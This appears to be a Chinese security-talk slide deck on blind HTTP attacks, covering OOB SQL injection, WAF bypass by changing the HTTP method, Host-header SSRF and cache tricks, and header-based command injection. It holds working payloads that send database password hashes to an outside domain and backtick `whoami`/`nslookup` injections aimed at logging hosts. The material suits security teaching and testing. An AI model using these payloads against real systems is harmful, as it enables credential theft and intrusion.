

HTTP 盲攻击的几种思路

宫华 ID:CplusHua

青藤云安全 安全研究员

知名白帽子

蚂蚁金服36W单个漏洞奖励得主

FreeBuf专栏《安全之光》作者之一

了解最新动态添加小助手微信





0x00前言

攻方: 守方:

传统漏洞越来越难挖 我有WAF还是被黑了

大型企业暴露的漏洞越来越少 我不对公网开放还是被搞了

0x01概要

- 1. HTTP **盲攻击是什么**
- 2. **为什么需要**HTTP **盲攻击**
- 3. HTTP **盲攻击可能发生的场**景
- 4. HTTP**盲攻击的总体利用思路与检测实现思路**



HTTP **盲攻击是什么**Blind Attack , Blind Inject Everything

```
Blind SqlInject (Normal , pass)

Blind BypassWaf ( Normal , easy , let's try )

Blind Redirect(abnormal, luck is very important)

Blind CommandInject (how to inject , just don't care)

Blind PostParam (give you more, you accept it)

Blind SSRF ( bind local interface and no valid response )

Blind Xss Injection (automatic submit,can not related to request)

Blind LDAP Injection (maybe you are using ldap)

Blind xxe ( reverse connect you and get xml parse )

Blind everything everywhere ==> fuzzing...
```



HTTP **盲攻击是什么**Blind Attack , Blind Inject Everything

HTTP**盲攻击**,凡是*不直接*使用传统的HTTP Request、HTTP Response中的*已有数据*进行的漏洞挖掘与分析的攻击方式,都可以称为HTTP **盲攻击。**

该攻击适用于一切难以发现传统意义漏洞的系统,也可用于对目标没有任何了解却希望快速 发现高危漏洞,同时*不必关心直接目标到底存不存在漏洞*的一种攻击方式。

在特定情况下可以配合利用OOB方法为基础突破口可进行检测和利用漏洞的攻击方式。

课程目标:本次课程将会介绍哪些场景可以进行HTTP Blind Attack , 并尽量进行初步的分类 , 来说明一些复杂网络环境下可能存在的安全漏洞。





0x02 为什么需要Blind Attack

- 1. 传统攻击方式已经没有漏洞可挖
- 2. 复杂网络环境下的分析系统和监控系统存在安全漏洞无法有效发现

0x02 Blind Attack Startup

- Blind SqlInject (Nothing to say)
- 2. Blind Web Application Firewall bypass 绕过防护系统(变更HTTP请求方法)
- 3. Blind Redirect Analysis System 诱骗分析/缓存系统(变更HTTP请求URI)
- 4. Blind CommandInject 【检测】不如都来带外数据通道(OOB)
- 5. Blind Outer to Internal System由外到内
- 6. 【检测】手工太麻烦使用自动插件(OOB)
- 7. Blind PostParam 调用隐藏方法(增加或变更HTTP请求参数)
- 8. 寻找根源(大数据寻找源IP/新域名)



1. 数据获取(经典的SQL注入利用)

问题: 目标存在注入,无法回显数据

解决:利用DNS或HTTP请求获取数据

目标:在无法回显的情况下获取有价值的数据信息

防护: 限制非法的外联,包括DNS的解析

Blind SqlInject Retrieve Data (OOB)

MSSQL

DECLARE @host varchar(1024); SELECT @host=(SELECT TOP 1 master.dbo.fn_varbintohexstr(password_hash) FROM sys.sql_logins WHERE name='sa') +'.*s.livesina.com*'; EXEC('master.xp_dirtree "\\'+@host+'\foobar\$"');

MYSQL

SELECT LOAD_FILE(CONCAT('\\\\',(SELECT password FROM mysql.user WHERE user='root' LIMIT 1),'.*s.livesina.com*\\abc'));

PostgreSQL:





Blind SqlInject Retrieve Data (OOB)

Oracle:

Example1:

SELECT UTL_INADDR.GET_HOST_ADDRESS('*test.y.s.livesina.com*');

Example2:

SELECT UTL_HTTP.REQUEST('http://*test.y.livesina.com*/test') FROM DUAL; Example3:

SELECT UTL_HTTP.REQUEST('http://test.y.livesina.com/test') FROM DUAL; Example4:

SELECT HTTPURITYPE('http://test.y.livesina.com/test').GETCLOB() FROM DUAL;

Example5:

SELECT DBMS_LDAP.INIT(('test.s.livesina.com',80) FROM DUAL;

Example6:

SELECT DBMS_LDAP.INIT((SELECT password FROM SYS.USER\$ WHERE name='SYS')||'.s.livesina.com',80) FROM DUAL;





2. 绕过防护系统(变更HTTP请求方式)

问题: 目标存在WAF,无法SQL注入,无法命令注入

解决:变更HTTP请求方法,WAF只处理GET、POST规则,其他自动放行。

代理服务器存在方法默认映射,不认识的方法映射为GET

目标:完成SQL注入、命令执行等

防护:更新WAF机制



GET /test?id=123 HTTP/1.1 → LOL /test?id=123 HTTP/1.1 (当然可以尝试其他字符串)

Host: sina.cn

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2



当把HTTP请求方法改成LOL时,再试一下。



返回200,没有拦截,看一下读到的数据。



POST /test HTTP/1.1

Host: sina.cn

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2

Cookie: a=b

c=d





```
POST /test.php HTTP/1.1
Host: ťargeť.com
Content-Length: 297
Pragma: no-cache
Cache-Control: no-cache
Content-Type: multipart/form-data; boundary=-----1004104974
Cookie: a=b
Connection: close
----1004104974
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream
----1004104974
Content-Disposition: form-data; name="c"
<u>d</u>
-----1004104974
Content-Disposition: form-data; name="submit"
Submit
-----1004104974--
```





脚本检测方式:

- 1>变更请求方式,对比返回差异
- *2>发送Payload触发Waf拦截,对比变更请求方法前后的差异

判据:

- 1> 返回内容不属于黑名单内容
- 2> 返回内容在变更方法前后保持一致

黑名单:

设置返回黑名单,如403、405或特征字符串





3. 诱骗分析/缓存系统(变更HTTP请求URI)

问题:没有思路

解决:变更HTTP请求URI,目标处理产生异常,分析异常找到攻击思路

目标:触发异常,分析攻击思路



Blind Redirect Analysis System 1 (Change URI 1)

GET /test HTTP/1.1 → GET test.randkey.yourloggingdomain.com HTTP/1.1

Host: sina.cn

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2





Blind Redirect Analysis System 1 (Change URI 2)

GET /test HTTP/1.1 → GET @test.randkey.yourloggingdomain.com HTTP/1.1

Host: sina.cn

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2



Blind Redirect Analysis System 1 (Change URI 2)

GET /test HTTP/1.1 → GET http://test.randkey.yourloggingdomain.com HTTP/1.1

Host: sina.cn

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2





Blind Redirect Analysis System 1

得到的请求

Why this request?

请求时间: 2017-09-08 06:08:52 客户端IP: 118.142.8.19:44624 Host: xxx.dockers.pentesterlab.cntest.3343037a.userdomain.testeeyee.com 请求方法: GET 请求路径: /testdomain/ POSTDATA: null User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_1_3 like Mac OS X AppleWebKit/600.1.4 (KHTML, like 4.4.2; SCH-I959 Build/KOT49H AppleWebKit/537.36 (KHTML,like Gecko Version/4.0 Chrome NetType/WIFI) Cookies: UserCookie Referer: https://referer.test.dockers.pentesterlab.cn/

不合理的URL拼接

发生后我们才知道的漏洞



Blind Redirect Caching System 2

Normal Request

GET /test HTTP/1.1

Host: sina.cn → sina.cn@test.randkey.yourloggingdomain.com

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2





Blind Redirect Caching System 2

Normal Request

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8

<html>
....
<img src="http://test.randkey1.yourloggingdomain.com/randkey2.jpg">
....
</html>
```





Blind Redirect Caching System 2

From xss to internal sensitive information leak

[Step1]Attack Request: (Request to 123.123.123.123) POST /xss.cgi HTTP/1.1

ContentLength: 62 Connection: close

xss=

[Step2]Caching Request:(Request to 10.10.1.12)

GET /index.php/fake.jpg

Host: internalserver.com (internalserver.com → 10.10.1.12)

Connection: close

[Step3]Attack Request: (Request to 123.123.123.123)

GET /index.php/fake.jpg Host: internalserver.com

Connection: close

Now you get index.php → Sensitive Information Leak





Blind Redirect 检测

脚本检测方式:

- 1>分别发送xss payload,带入dnslog域名和httplog1域名
- 2>http域名内返回的网页内容,嵌入httplog2域名并返回图片

判据:

- 1> dnslog或httplog1被触发,说明页面会被分析
- 2> httplog2触发,说明httplog1返回的内容会被解析,很有可能存在一个可以利用的cache系统





4. 命令注入 (OOB)

不如都来OOB

所有正常存在主机名解析的地方 所有存在漏洞导致主机名解析的地方 所有能插入东西的地方 所有本来没有东西的地方 所有地方...

GET /test HTTP/1.1

Host: sina.cn → sina.cn@test.randkey.yourloggingdomain.com

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2



GET /test HTTP/1.1

Host: sina.cn → sina.cn.test.randkey.yourloggingdomain.com

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2



GET /test HTTP/1.1

Host: sina.cn → sina.cn. whoami`.test.randkey.yourloggingdomain.com

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2



GET /test HTTP/1.1

Host: sina.cn →

sina.cn.`nslookup randkey2.yourloggingdomain.com`.test.randkey.yourloggingdomain.com

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2





GET / HTTP/1.1

Host: sina.cn → `whoami`.randkey.youlogdomain.com

Connection: close

Cache-Control: no-transform

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87

Safari/537.36 root@randkey.youlogdomain.com

Cookie: a=b

True-Client-IP: `whoami`.randkey.youlogdomain.com

Forwarded:

for=`whoami`.gg0qyju6tkxhwh1nyc6pazh6mxs1gq.burpcollaborator.net;by=`whoami`.gg0qyju6tkxhwh1nyc6pazh6m xs1gg.burpcollaborator.net;host=`whoami`randkey.youlogdomain.com

From: root@randkey.youlogdomain.com
X-Real-IP: `whoami`.randkey.youlogdomain.com/wap.xml
Client-IP: `whoami`.randkey.youlogdomain.com/wap.xml
Referer: http://randkey.youlogdomain.com/ref
X-Forwarded-For: `whoami`.randkey.youlogdomain.com/
Contact: root@randkey.youlogdomain.com/
X-Client-IP: `whoami`.randkey.youlogdomain.com/
X-Criginating-IP: `whoami` randkey.youlogdomain.com/

X-Originating-IP: `whoami`.randkey.youlogdomain.com

Proxy: whoami`.randkey.youlogdomain.com





GET / HTTP/1.1

Host: sina.cn sina.cn. `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com

Connection: close

Cache-Control: no-transform

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87

Safari/537.36 root@randkey.youlogdomain.com

Cookie: a=b

True-Client-IP: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com Forwarded: for=`nslookup randkey2.yourloggingdomain.com`. randkey.youlogdomain.com; by=`nslookup randkey2.yourloggingdomain.com`. randkey.youlogdomain.com

;host=`nslookup randkey2.yourloggingdomain.com`randkey.youlogdomain.com

From: root@randkey.youlogdomain.com

X-Real-IP: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
X-Wap-Profile: http://randkey.youlogdomain.com/wap.xml
Client-IP: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
Referer: http://randkey.youlogdomain.com/ref
X-Forwarded-For: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
Contact: root@randkey.youlogdomain.com

Contact: root@randkey.youlogdomain.com

X-Client-IP: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com`

X-Originating-IP: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com

Proxy: nslookup randkey2.yourloggingdomain.com: randkey.youlogdomain.com



5. 调用隐藏方法(增加或变更HTTP请求参数)

在没有接收相应参数的地方增加参数或变更参数(参数污染)

- 1>隐藏的方法、接口或可选参数
- 2>数据自动绑定覆盖

目标:

- 1>调用私有接口或方法,或传入可选参数改变程序行为
- 2>覆盖用户数据,导致数据非法或进行精准数据操纵

参数来源:返回包参数或目标站点所有参数或常见参数



案例:找回密码处可接收可选参数mobile

找回密码处未传送手机号码,却可以接收可选参数mobile



案例:理财网站余额可被任意覆盖修改

任意覆盖数据,可用来覆盖系统账户信息,如姓名、身份证、余额等

```
HTTP/1.1 200 0K
Date: Wed, 17 May 2017 03:29:07 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Origin:
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: OPTION, POST, GET
Access-Control-Allow-Headers: X-Requested-With, Content-Type
X-Cache: bypass
Content-Length: 329

{"version": "3.7.2", "code": "000", "msg": "成功", "tokenid": "7D

Vary: AddressStatus": "1", jd_balance": "100.00"}
```





6. Blind Attack由外到内

寻找进入内网的突破口

目标:


- 1>访问内网站点
- 2>攻击内网系统

方法:

- 1> HTTP**代理**
- 2> 实现不当的负载均衡
- 3> 配置不当的虚拟主机



实现不当的Proxy





HTTP Blind Attack 5

GET /test HTTP/1.1

Host: sina.cn → internal.sina.cn

Connection: close

Cache-Control: max-age=0

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/60.0.3112.113 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Referer: https://sina.cn/

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2





HTTP Blind Attack 5

CONNECT sina.cn:80 HTTP/1.1

Host: sina.cn

Proxy-Connection: keep-alive

支持HTTPS代理方式进行TCP连接

发送一个正常POST请求头,然后后面跟上其他协议

REDIS/Memcache...

Struts2





HTTP Blind Attack 5 (How to get domain/ip)

- 1> 子域名探测内网域名,包括目标主域名,目标常用内网域名
- 2>解析到内网的域名绑定到外网IP地址进行探测
- 3> 根据IP默认返回内容和绑定域名后的返回内容进行匹配识别
- 4> 生成结果后进行筛选





6. 寻找根源(大数据寻找源IP/新域名)

默认虚拟主机的证书 IDC SNI域名嗅探


censys.io



源IP的查找:

443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_name s:www.219.me

https://censys.io







自动探测插件 (OOB)

使用Burpsuit插件自动帮你完成请求发送和检测

24 #header,X-Original-URL,http://%s/

支持自定义发送规则

```
1 # Lines starting with # are ignored
2 #param,u,http://%s/
3 #param, href, http://%s/
4 #param, action, http://%s/
5 #param, host,%s
6 #param,http host,%s
7 #param,email,root@%s
8 #param,url,http://%s/
9 #param,load,http://%s/
10 #param, preview, http://%s/
#param,target,http://%s/
    #param,proxy,http://%s/
#param, from, http://%s/
14 #param, src, http://%s/
15 #param, ref, http://%s/
#param, referrer, http://%s/
17 # %h is replaced with corresponding Host header
18 # Useful in cases like Host, Origin, etc.
    #header, Host, %s:80@%h
20 header, Contact, root@%s
    header, From, root@%s
header, User-Agent, Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.288
23 header, Referer, http://%s/ref
```



Collaborator everywhere(Burpsuit Plugin)

现有工具: collaborator-everywhere (https://github.com/PortSwigger/collaborator-everywhere) Rules:https://github.com/PortSwigger/collaborator-everywhere/blob/master/resources/injections

Cache-Control	no-transform		
Contact	root@qqk44hf45ab1ky4in0jwgmwjcai69uy.burpcollaborator.net		
X-Originating-IP	spoofed.yxzcbpmccii9r6bqu8q4nu3rjipeh26.burpcollaborator.net		
X-Real-IP	spoofed.nvm19ek1a7gypv9fsxotlj1gh7n3gr5.burpcollaborator.net		
X-Forwarded-For	spoofed.muk08dj096fxou8erwnski0fg6m2gq5.burpcollaborator.net		
True-Client-IP	spoofed.ojb2xf82y84zdwxggycu9kph58b46sv.burpcollaborator.net		
X-Wap-Profile	http://bixpw27pxv3mcjw3flbh87o44var6fv.burpcollaborator.net/wap.xml		
X-Client-IP	spoofed.en5s15cs2y8phm16kogkdat79yfuci1.burpcollaborator.net		
From	root@7t1l7yil8reinf7zqhmdj3z0frlnjb8.burpcollaborator.net		
Referer	http://jd0xra2xs3yu7rrbat6p3fjcz35z4nt.burpcollaborator.net/ref		
Forwarded	for=spoofed.wuua8nja9gf7o48or6n2ks0pggmcm0b.burpcollaborator.net;by=spoofed.wuua8nja9gf7o48or6n		
Client-IP	spoofed.rfa5ti45ub029ztjc18x5nlk1b779vy.burpcollaborator.net		

Payload is not very well





Payload Is Very Important

`nslookup randkey1.a.0.yourdomain.pub >/dev/null;whoami`.randkey2.a.0.yourdomain.pub

接收时间	域名(数据)	请求地址	查看详情/删除
2017-09-21 00:28:51	root.randkey2.a.0.yourdomain.pub.	214.156.3.121:3342	查看详情删除
'			
2017-09-21 00:28:43	randkey1.a.0.yourdomain.pub.	214.156.3.121:28398	查看详情

"Collaborator everywhere" is not enough, we need good payload





重要的主机头Cache-Control

Cache-Control: no-transform

让请求能够更容易原封不动的到达原始服务器

No transformations or conversions should be made to the resource. The Content-Encoding, Content-Range, Content-Type headers must not be modified by a proxy. A non- transparent proxy might, for example, convert between image formats in order to save cache space or to reduce the amount of traffic on a slow link. The notransform directive disallows this.





HTTP 盲攻击的几种思路

宫华 ID:CplusHua

青藤云安全 安全研究员

知名白帽子

蚂蚁金服36W单个漏洞奖励得主

FreeBuf专栏《安全之光》作者之一

了解最新动态添加小助手微信

